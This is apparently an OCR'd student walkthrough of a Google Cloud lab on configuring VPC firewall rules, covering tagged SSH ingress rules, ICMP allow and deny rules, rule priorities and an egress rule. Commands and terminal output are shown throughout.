
This firewall rule is also given a target tag of *lab-ssh*, which means it applies only to instances that are tagged with the lab-ssh tag.

```
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$ gcloud compute firewall-rules
 create \
mynetwork-ingress-allow-ssh-from-cs \
--network mynetwork --action ALLOW --direction INGRESS \
--rules tcp:22 --source-ranges $ip --target-tags=lab-ssh
Creating firewall...working..Created [https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-
02-7d94046ede3e/global/firewalls/mynetwork-ingress-allow-ssh-from-cs].
Creating firewall...done.
NAME: mynetwork-ingress-allow-ssh-from-cs
NETWORK: mynetwork
DIRECTION: INGRESS
PRIORITY: 1000
ALLOW: tcp:22
DENY:
DISABLED: False
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$
```

4. To view the firewall rule in the Cloud console, in the **Navigation menu**, click **VPC Network > Firewall**.



It will look similar to the following, but your IP address will be different:



This firewall rule will be applied only to instances tagged with *lab-ssh*. It is currently not being applied to any instances.

Note: *You have just created and applied a firewall rule using a tag. One issue with tags is that they must be added to instances and could possibly be added or removed inadvertently. Firewall rules can also be applied to instances by the service account used. These rules will be applied automatically to all instances that use the specified service account.*

5. To add the lab-ssh network tag to the **mynet-vm-2** and **mynet-vm-1** instances, run the following commands in Cloud Shell:

**gcloud compute instances add-tags mynet-vm-2 **

**--zone Zone 2 **

--tags lab-ssh

**gcloud compute instances add-tags mynet-vm-1 **

**--zone Zone 1 **

--tags lab-ssh

```
tags mynet-vm-2 \
    --zone asia-southeast1-b \
    --tags lab-ssh
gcloud compute instances add-tags mynet-vm-1 \
    --zone europe-west4-c \
    --tags lab-ssh
Updated [https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-02-7d94046ede3e/zones/asia-so
utheast1-b/instances/mynet-vm-2].
Updated [https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-02-7d94046ede3e/zones/europe-
west4-c/instances/mynet-vm-1].
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$
```

Stateful firewalls

In VPC networks, firewall rules are stateful. So for each initiated connection tracked by allow rules in one direction, the return traffic is automatically allowed, regardless of any rules.

1. To ssh into the **mynet-vm-2** instance, run the following command in Cloud Shell:

gcloud compute ssh qwiklabs@mynet-vm-2 --zone Zone 2

It will take several seconds to negotiate the SSH keys, but the connection should succeed. This verifies that the firewall rule is allowing the traffic.

```
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$ gcloud compute ssh qwiklabs@m
ynet-vm-2 --zone asia-southeast1-b
Using OS Login user [student-02-0c357d44ee58] instead of requested user [qwiklabs]
Warning: Permanently added 'compute.4354020548168997326' (ED25519) to the list of known hosts.
Linux mynet-vm-2 6.1.0-39-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.148-1 (2025-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Creating directory '/home/student-02-0c357d44ee58'.
student-02-0c357d44ee58@mynet-vm-2:~$
```

2. Type exit to log off the **mynet-vm-2** instance.

```
student-02-0c357d44ee58@mynet-vm-2:~$ exit
logout
Connection to 34.126.127.94 closed.
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$
```

3. To ssh into the **mynet-vm-1** instance, run the following command in Cloud Shell:

gcloud compute ssh qwiklabs@mynet-vm-1 --zone Zone 1

This connection should also succeed because the **mynet-vm-1** instance is in the same network, and the firewall rule you created is allowing access to all instances.

```
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$  gcloud compute ssh qwiklabs@
mynet-vm-1 --zone europe-west4-c
Using OS Login user [student-02-0c357d44ee58] instead of requested user [qwiklabs]
Warning: Permanently added 'compute.7675757978701355499' (ED25519) to the list of known hosts.
Linux mynet-vm-1 6.1.0-39-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.148-1 (2025-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Creating directory '/home/student-02-0c357d44ee58'.
student-02-0c357d44ee58@mynet-vm-1:~$
```

Allow all instances on the same network to communicate via ping

1. While still logged in to the **mynet-vm-1** instance, try pinging the **mynet-vm-2** instance with the command shown below.

ping mynet-vm-2.Zone 2

The ping command will not succeed. Even though the **mynet-vm-1** and the **mynet-vm-2** instances are in the same VPC network, all traffic is blocked by default unless there is a firewall rule allowing it.

2. Press **Ctrl+C** to stop ping if needed. Do not log out of the **mynet-vm-1** instance yet.

```
student-02-0c357d44ee58@mynet-vm-1:~$  ping mynet-vm-2.asia-southeast1-b
PING mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2) 56(84) byte
s of data.
^C
--- mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal ping statistics ---
122 packets transmitted, 0 received, 100% packet loss, time 123883ms

student-02-0c357d44ee58@mynet-vm-1:~$
```

3. To open a new Cloud Shell window, click **Open a new tab** (+).

4. To add a firewall rule that allows ALL instances in the ***mynetwork*** VPC to ping each other, run the following command:


**gcloud compute firewall-rules create **

**mynetwork-ingress-allow-icmp-internal --network **

**mynetwork --action ALLOW --direction INGRESS --rules icmp **

--source-ranges 10.128.0.0/9

Note: *This firewall rule does not use a target-tag and therefore applies to all instances in the network by default. There is no need to tag any instances for this firewall to take effect. This kind of firewall rule is useful if all instances in a network need the same rule, but should also be used with caution because they affect all instances.*




5. Switch back to the first Cloud Shell session that is connected to **mynet-vm-1** and run the ping again. This time it should work.


ping mynet-vm-2.Zone 2

Notice that the hostname *mynet-vm-2* resolved to the internal IP address of the instance. The internal IP will start with *10.132.0* (for example, *10.132.0.2*). Google Cloud resolves internal hostnames for you.

6. Press **Ctrl+C** to stop ping.



7. You can also try pinging the internal IP address directly and that will also work. Press **Ctrl+C** to stop ping.
8. To locate the external IP address of **mynet-vm-2**, on the **Navigation menu**, click **Compute Engine > VM instances**.
9. Click on **mynet-vm-2**, locate and copy the external IP address of the instance: ***34.126.127.94***




10. From the Cloud Shell session that is connected to **mynet-vm-1**, try to ping the external IP address of the **mynet-vm-2** instance:

ping <external_ip_of_mynet-vm-2>

</external_ip_of_mynet-vm-2>

This should **NOT** work. When you ping the external IP address, the connection goes through the internet gateway, which causes the request to be NATed. The request is now coming from the *external* IP address of the mynet-vm-1 instance. The firewall rule is to only allow ICMP requests that come from *internal* IP addresses.

11. Press **Ctrl+C** to stop ping.



Task 5. Set the firewall rule priority

In this task, you set the firewall rule priority to deny ICMP traffic. You then verify that any traffic that does not match the rule priority is denied.

So far, all the rules created have been ingress allow rules, so the priority has not been important. Firewall rules can be both allow and deny, can specify ingress and egress, and have a priority from 0 to 65,535. If you do not set a priority, the default is **1,000**. Rules are evaluated based on priority, starting from the lowest value. The first rule that matches gets applied.

1. In the first Cloud Shell session, verify that you are still connected to the **mynet-vm-1** instance. You can tell because the prompt will be: qwiklabs@mynet-vm-1:~$.

If not connected, use the following command to reconnect:

gcloud compute ssh qwiklabs@mynet-vm-1 --zone Zone 1

2. Verify that you can still ping the **mynet-vm-2** instance:

ping mynet-vm-2.Zone 2

3. Press **Ctrl+C** to stop ping.

```
student-02-0c357d44ee58@mynet-vm-1:~$  ping mynet-vm-2.asia-southeast1-b
PING mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2) 56(84) byte
s of data.
64 bytes from mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2): i
cmp_seq=1 ttl=64 time=304 ms
64 bytes from mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2): i
cmp_seq=2 ttl=64 time=302 ms
64 bytes from mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2): i
cmp_seq=3 ttl=64 time=310 ms
64 bytes from mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2): i
cmp_seq=4 ttl=64 time=310 ms
^C
--- mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 302.402/306.291/309.545/3.275 ms
student-02-0c357d44ee58@mynet-vm-1:~$
```

4. Switch to your second Cloud Shell window (or open a new one).
5. In the second Cloud Shell, create a firewall ingress rule to deny ICMP traffic from any IP with a priority of 500:

**gcloud compute firewall-rules create **

**mynetwork-ingress-deny-icmp-all --network **

**mynetwork --action DENY --direction INGRESS --rules icmp **

--priority 500

```
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$ gcloud compute firewall-rules
 create \
mynetwork-ingress-deny-icmp-all --network \
mynetwork --action DENY --direction INGRESS --rules icmp \
--priority 500
Creating firewall...working..Created [https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-
02-7d94046ede3e/global/firewalls/mynetwork-ingress-deny-icmp-all].
Creating firewall...done.
NAME: mynetwork-ingress-deny-icmp-all
NETWORK: mynetwork
DIRECTION: INGRESS
PRIORITY: 500
ALLOW:
DENY: icmp
DISABLED: False
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$
```

6. Switch back to the first Cloud Shell connected to the **mynet-vm-1** instance, and try to ping the **mynet-vm-2** instance:

ping mynet-vm-2.Zone 2

It should no longer work. This new rule has a priority of 500, where the allow rule is 1,000.

7. Press **Ctrl+C** to stop ping.

```
student-02-0c357d44ee58@mynet-vm-1:~$  ping mynet-vm-2.asia-southeast1-b
PING mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2) 56(84) byte
s of data.
^C
--- mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal ping statistics ---
8 packets transmitted, 0 received, 100% packet loss, time 7146ms

student-02-0c357d44ee58@mynet-vm-1:~$
```

Now change the deny rule to a priority of 2,000.

8. In the second Cloud Shell, modify the firewall rule just created and change the priority to 2000:

**gcloud compute firewall-rules update **

**mynetwork-ingress-deny-icmp-all **

--priority 2000

```
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$ gcloud compute firewall-rules
 update \
mynetwork-ingress-deny-icmp-all \
--priority 2000
Updated [https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-02-7d94046ede3e/global/firewa
lls/mynetwork-ingress-deny-icmp-all].
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$
```

9. Switch back to the first Cloud Shell connected to the **mynet-vm-1** instance, and try to ping the **mynet-vm-2** instance again:

ping mynet-vm-2.Zone 2

This time it will work because the deny rule has a lower priority, so the allow rule is the first matching rule.

10. Press **Ctrl+C** to stop ping.

```
student-02-0c357d44ee58@mynet-vm-1:~$  ping mynet-vm-2.asia-southeast1-b
PING mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2) 56(84) byte
s of data.
64 bytes from mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2): i
cmp_seq=1 ttl=64 time=321 ms
64 bytes from mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2): i
cmp_seq=2 ttl=64 time=319 ms
64 bytes from mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2): i
cmp_seq=3 ttl=64 time=310 ms
64 bytes from mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2): i
cmp_seq=4 ttl=64 time=310 ms
64 bytes from mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2): i
cmp_seq=5 ttl=64 time=310 ms
^C
--- mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4001ms
rtt min/avg/max/mdev = 309.543/313.623/320.512/4.996 ms
student-02-0c357d44ee58@mynet-vm-1:~$
```

Task 6. Configure egress firewall rules


In this task, you create an egress firewall rule and set the priority to 10,000. You then verify that both ingress and egress rule allow that traffic.

1. From the second Cloud Shell window, list all the current firewall rules:

**gcloud compute firewall-rules list **

--filter="network:mynetwork"

Currently, the VMs are still able to ping each other because the rule that denies ICMP has a higher priority than the allow ICMP rule.



Now try an egress rule.

2. Create a firewall egress rule to block ICMP traffic from any IP with a priority of 10000:

**gcloud compute firewall-rules create **

**mynetwork-egress-deny-icmp-all --network **

**mynetwork --action DENY --direction EGRESS --rules icmp **

--priority 10000


```
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$ gcloud compute firewall-rules
 create \
mynetwork-egress-deny-icmp-all --network \
mynetwork --action DENY --direction EGRESS --rules icmp \
--priority 10000
Creating firewall...working..Created [https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-
02-7d94046ede3e/global/firewalls/mynetwork-egress-deny-icmp-all].
Creating firewall...done.
NAME: mynetwork-egress-deny-icmp-all
NETWORK: mynetwork
DIRECTION: EGRESS
PRIORITY: 10000
ALLOW:
DENY: icmp
DISABLED: False
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$
```

3. List all the current firewall rules again:

**gcloud compute firewall-rules list **

--filter="network:mynetwork"

Notice that the egress rule priority is set to 10,000, which is much higher than the rules created earlier.

